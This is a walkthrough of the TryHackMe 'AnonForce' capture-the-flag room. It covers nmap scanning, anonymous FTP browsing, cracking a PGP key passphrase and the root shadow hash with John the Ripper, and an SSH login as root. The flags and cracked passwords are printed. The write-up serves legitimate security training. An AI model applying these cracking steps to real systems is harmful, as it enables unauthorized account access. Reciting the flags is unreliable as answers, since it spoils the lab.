AnonForce

This room is a simple boot2root kind of a challenge. The main focus of this room is on enumeration as we directly have the access to the file system via FTP and all we need is to do is enumerate in order to gain root access. Also, we need to do some GPG passphrase cracking in order to access some encrypted data.

Initial Enumeration

The first thing that we need to do after starting the machine is to run an nmap scan against the machine's IP address.

```
root@Kali: /home/scr34tur3/Downloads 117x54
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.72.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 20:17 EAT
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.78% done; ETC: 20:19 (0:00:19 remaining)
Nmap scan report for 10.10.72.177
Host is up (0.30s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.247.106
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Jul 15 10:16 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x  103 0        0               0 Jul 15 10:15 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Jul 15 10:16 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Jul 15 10:16 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.93 seconds
```

port 21:ftp and port 22:ssh open.
ftp-anon login allowed.

One thing is pretty clear that we have access to the machines file system via FTP. But we must keep in mind that we have only the FTP access which means that we can't run OS commands like `cat`, `whoami` etc.
Moving on we can access the machine via FTP by logging in as `anonymous` and search for some interesting files that might turn out to be helpful.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ftp 10.10.72.177
Connected to 10.10.72.177.
220 (vsFTPd 3.0.3)
Name (10.10.72.177:scr34tur3): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40415|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
drwxr-xr-x   17 0        0            3700 Jul 15 10:16 dev
drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
drwx------    2 0        0           16384 Aug 11  2019 lost+found
drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
dr-xr-xr-x   92 0        0               0 Jul 15 10:15 proc
drwx------    3 0        0            4096 Aug 11  2019 root
drwxr-xr-x   18 0        0             540 Jul 15 10:16 run
drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
dr-xr-xr-x   13 0        0               0 Jul 15 10:16 sys
drwxrwxrwt    9 0        0            4096 Jul 15 10:17 tmp
drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz -> boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old -> boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp>
```

As our immediate target is to get the user flag, we can head over to the `/home` directory and check the user files.

```
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||60968|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 melodias
226 Directory send OK.
ftp> cd melodias
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||30650|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||10230|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |***************************************************************************|    33      151.29 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.10 KiB/s)
ftp>
```

We can see that there is a user named `melodias` on the machine and in his directory we can see that `user.txt` file is also present. As we are having an FTP connection we can't use the command `cat`. So, we need to download the file using `mget` on our local machine in order to read it.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# cat user.txt
606083fd33beb1284fc51f411a706af8

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─#
```

Now, the next task is to escalate our privileges and obtain the root flag.

Privilege Escalation

We can try some of the basic things that we do for privilege escalation such as checking if there is some odd any cron job running on the machine. However, there was nothing of interest.
Also, as this is an FTP connection we can't run the `find` command to look for files with specific names and permission, which leaves us with no other option but to enumerate the file system manually.
We can start enumerating files from the root (`/`) and look for any odd file.

```
ftp> ls
229 Entering Extended Passive Mode (|||15263|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
drwxr-xr-x   17 0        0            3700 Jul 15 10:16 dev
drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
drwx------    2 0        0           16384 Aug 11  2019 lost+found
drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
dr-xr-xr-x   91 0        0               0 Jul 15 10:15 proc
drwx------    3 0        0            4096 Aug 11  2019 root
drwxr-xr-x   18 0        0             540 Jul 15 10:16 run
drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
dr-xr-xr-x   13 0        0               0 Jul 15 10:16 sys
drwxrwxrwt    9 0        0            4096 Jul 15 10:17 tmp
drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz -> boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old -> boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp>
```

Here, we can see that there is one odd directory named as `notread`.

```
ftp> cd notread
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||45024|)
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
ftp> get backup.pgp
local: backup.pgp remote: backup.pgp
229 Entering Extended Passive Mode (|||8141|)
150 Opening BINARY mode data connection for backup.pgp (524 bytes).
100% |***********************************************************************|   524        2.60 MiB/s    00:00 ETA
226 Transfer complete.
524 bytes received in 00:00 (1.73 KiB/s)
ftp> get private.asc
local: private.asc remote: private.asc
229 Entering Extended Passive Mode (|||18557|)
150 Opening BINARY mode data connection for private.asc (3762 bytes).
100% |***********************************************************************|  3762       20.38 MiB/s    00:00 ETA
226 Transfer complete.
3762 bytes received in 00:00 (12.11 KiB/s)
ftp> exit
221 Goodbye.

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─#
```


And in that directory we can see there are two files namely `backup.pgp` and `private.asc`. This gives us a direct hint towards PGP cracking. And for that we first need to download both these files on our local system.
Pretty Good Privacy (PGP) is a data encryption and decryption program that provides cryptographic privacy and authentication for data communication. PGP is used for securing emails, files, and other forms of digital communication.


firstly, In order to acess the encrypted data, we need to proceed in a defined step (more details can be found here). We can directly try to import the `private.asc` key but won't succeed as we don't have the passphrase for the same.

So, our first task is to crack the `private.asc` file to get the passphrase. For doing so, we will need `gpg2john` which can be downloaded from here. Then we will use it to convert the `asc` file to a format that can be understood by `john`. Now, we can pass the newly created hash to `john` for cracking.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─# ls
anonforce.ctb  backup.pgp  gpghashes  private.asc

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─# john gpghashes
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Ca
mellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
xbox360          (anonforce)
1g 0:00:00:01 DONE 2/3 (2024-07-15 21:21) 0.6622g/s 10519p/s 10519c/s 10519C/s lolipop..madalina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─# john --show gpghashes
anonforce:xbox360:::anonforce <melodias@anonforce.nsa>::private.asc

1 password hash cracked, 0 left

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─#
```

And here we get the passphrase for importing the `private.asc` key. Now, we can easily import the `private.asc` key.





Once our key in imported, we can move ahead to decrypt the `backup.pgp` file. Though we are required to enter the passphrase once again.



From the content of the file it is pretty clear that it is the `shadow` file of the system which contains the password hashes for all the account on the machine. Also, we can see that the password hash for `root` account is present in this file. And the `$6$` at the beginning of the hash indicates that it is a sha512crypt hash. We can directly copy the hash to a new file and then pass it to `john` to get the decrypted password.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─# gpg --decrypt backup.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
      "anonforce <melodias@anonforce.nsa>"
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0:18120:0:99999
:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18120:0:99999:7:::
uuidd:*:18120:0:99999:7:::
melodias:$1$xDhc6S6G$IQHUW5ZtMkBQ5pUMjEQtL1:18120:0:99999:7:::
sshd:*:18120:0:99999:7:::
ftp:*:18120:0:99999:7:::

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─#
```

So, here we get the password for the `root` account. Now, all that we need to do is log on to the machine as `root` via SSH and read the flag

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─# john passwdhash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hikari           (root)
1g 0:00:00:03 DONE (2024-07-15 22:27) 0.3194g/s 2290p/s 2290c/s 2290C/s babygirl7..hola123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
```

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/anonforce-THM]
└─# ssh root@10.10.44.177
root@10.10.44.177's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# pwd
/root
root@ubuntu:~# ls -la
total 28
drwx------  4 root root 4096 Jul 15 12:28 .
drwxr-xr-x 23 root root 4096 Aug 11  2019 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Jul 15 12:28 .cache
drwxr-xr-x  2 root root 4096 Aug 11  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug 11  2019 root.txt
root@ubuntu:~# cat root.txt
f706456440c7af4187810c31c6cebdce
root@ubuntu:~#
```

Task 1 Anonforce Machine

Read user.txt and root.txt

Start Machine

Answer the questions below

user.txt

